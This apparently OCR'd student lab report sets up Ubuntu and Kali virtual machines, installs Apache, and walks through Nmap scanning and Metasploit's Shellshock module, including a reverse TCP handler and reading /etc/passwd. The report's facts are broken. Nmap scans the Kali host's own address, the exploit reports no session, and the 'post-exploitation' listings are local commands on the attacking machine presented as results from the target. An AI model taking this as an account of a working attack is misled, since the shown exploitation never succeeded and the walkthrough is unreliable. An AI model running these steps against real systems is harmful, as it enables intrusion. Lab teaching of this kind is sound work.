
EXPERIMENT NO-2: Create a virtual lab environment using tools like VirtualBox or VMware to simulate a cloud network. Conduct a penetration test to exploit vulnerabilities and demonstrate the importance of cloud security best practices.

Step 1: Setting Up VirtualBox and Installing Ubuntu and Kali Linux

1. **Download and Install VirtualBox** from the official VirtualBox website.
2. **Download Ubuntu and Kali Linux ISO files** from their respective official websites.
3. **Create Virtual Machines** for each:
    - In VirtualBox, click **New** and follow the prompts to create two VMs (one for **Ubuntu** and one for **Kali**).
    - Allocate at least 2GB RAM and 20GB disk space for each.
4. **Install the OS** on both VMs:
    - Boot from the ISO and follow the installer instructions for **Ubuntu** and **Kali Linux**.



Step 2: Configure Network Settings for Static Ips

We'll use the **NAT Network** to allow internet access and internal communication.

1. **Set Network Adapter to NAT Network**:
    - Go to **Settings > Network** for each VM.
    - Set **Adapter 1** to **NAT Network**.
    - Ensure **Cable connected** is checked.

2. **Find and Edit Network Interface Names**:
    - In **Ubuntu**, run: **ip a**

    Note the interface name (e.g., enp0s3).
    - In **Kali**, do the same.

3. **Configure Static IP in Ubuntu**:
   - Edit the netplan configuration: sudo nano /etc/netplan/01-network-manager.yaml

addresses:
- 192.168.1.10/24
gateway4: 192.168.1.1

   - Save and apply: **sudo netplan apply**


4. **Configure Static IP in Kali**:
   - Edit the interface configuration file: sudo nano /etc/network/interfaces

address 192.168.1.101
netmask 255.255.255.0
gateway 192.168.1.1


   - Restart the network service: **sudo systemctl restart networking**

Step 3: Test Communication Between Ubuntu and Kali

1. From **Ubuntu**, ping **Kali**: ping 192.168.1.101



2. From **Kali**, ping **Ubuntu**: ping 192.168.1.10



Step 4: Install Apache Web Server on Ubuntu

1. Update packages and install Apache:
sudo apt update
sudo apt install apache2

2. **Enable and start the Apache service**:

sudo systemctl enable apache2
sudo systemctl start apache2

3. **Check the status of Apache**: sudo systemctl status apache2

```
krishna@krishna-VirtualBox:~$ sudo apt install apache2 -y
Reading package lists... Done
Building dependency tree
Reading state information... Done
apache2 is already the newest version (2.4.41-4ubuntu3.21).
0 upgraded, 0 newly installed, 0 to remove and 349 not upgraded.
krishna@krishna-VirtualBox:~$ sudo systemctl start apache2
krishna@krishna-VirtualBox:~$ sudo systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
krishna@krishna-VirtualBox:~$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor prese>
     Active: active (running) since Wed 2025-01-15 20:38:25 IST; 9min ago
       Docs: https://httpd.apache.org/docs/2.4/
   Main PID: 1092 (apache2)
      Tasks: 55 (limit: 6546)
     Memory: 7.3M
     CGroup: /system.slice/apache2.service
             ├─1092 /usr/sbin/apache2 -k start
             ├─1094 /usr/sbin/apache2 -k start
             └─1095 /usr/sbin/apache2 -k start

Jan 15 20:38:22 krishna-VirtualBox systemd[1]: Starting The Apache HTTP Server.>
Jan 15 20:38:25 krishna-VirtualBox apachectl[965]: AH00558: apache2: Could not >
Jan 15 20:38:25 krishna-VirtualBox systemd[1]: Started The Apache HTTP Server.
```

4. **Access the web server**:
   - From Kali, open a browser and go to http://192.168.1.10. You should see the Apache2 default page.

Step 5: Penetration Testing

On Kali, use **Nmap** to scan the Ubuntu web server and discover open ports:

```
msf6 > nmap -sV 192.168.1.101
[*] exec: nmap -sV 192.168.1.101

Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-14 20:37 IST
Nmap scan report for 192.168.1.101
Host is up (0.0000030s latency).
All 1000 scanned ports on 192.168.1.101 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.49 seconds
```

Step 6: Set Up Metasploit in Kali Linux

1. Update packages and install Metasploit:

sudo apt update
sudo apt install metasploit-framework

```
┌──(krishna㉿kali)-[~]
└─$ sudo apt install metasploit-framework
The following packages were automatically installed and are no longer required:
  libbfio1    libc++abi1-19  libfmt9         libgles-dev  libglvnd-core-dev  libjxl0.9          libpaper1    libunwind-19    openjdk-23-jre-headless
  libc++1-19  libegl-dev     libgl1-mesa-dev  libgles1     libglvnd-dev       libmbedcrypto7t64  libsuperlu6  openjdk-23-jre  python3-appdirs
Use 'sudo apt autoremove' to remove them.

Upgrading:
  metasploit-framework

Summary:
  Upgrading: 1, Installing: 0, Removing: 0, Not Upgrading: 103
  Download size: 222 MB
  Space needed: 2,160 kB / 108 GB available
```

2. Launch Metasploit: **sudo msfconsole**

Step 7: Conduct a Penetration Test Using Metasploit

1. **Search for Apache exploits**:
search apache

2. **Select an exploit** (e.g., exploit/unix/http/apache_mod_cgi_bash_env_exec):
use exploit/unix/http/apache_mod_cgi_bash_env_exec

```
189    \_ target: Oracle 9.2.0 Apache 1.3.22
190    \_ target: Debugging Target
191  auxiliary/gather/zookeeper_info_disclosure
192  exploit/multi/http/apache_mod_cgi_bash_env_exec
193    \_ target: Linux x86
194    \_ target: Linux x86_64
```

3. **Set required options**: set TARGETURI /

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /
TARGETURI ⇒ /
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 192.168.1.101:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Exploit completed, but no session was created.
```

4. **Run the exploit**: exploit

Step 7: Explore and Gather Information if Exploit is Successful

If a Meterpreter session opens:

1. **List files**: ls

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > ls
[*] exec: ls

Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
```

2. **Read files**: cat /etc/passwd

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > cat /etc/passwd
[*] exec: cat /etc/passwd

root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

3. **List contents of a directory recursively:** ls `-R`

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > ls -R
[*] exec: ls -R

.:
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

./Desktop:

./Documents:

./Downloads:

./Music:

./Pictures:
Screenshot_2025-01-14_20_36_12.png  Screenshot_2025-01-14_20_36_32.png  Screenshot_2025-01-14_20_37

./Public:

./Templates:

./Videos:
```

4. **Close the session**: exit

Step 8: Close and Secure the Lab

1. **Stop Apache in Ubuntu**: sudo systemctl stop apache2

```
krishna@krishna-VirtualBox:~$ sudo systemctl disable apache2
Synchronizing state of apache2.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install disable apache2
```

2. **Shut down both VMs** using shutdown now or power off from VirtualBox.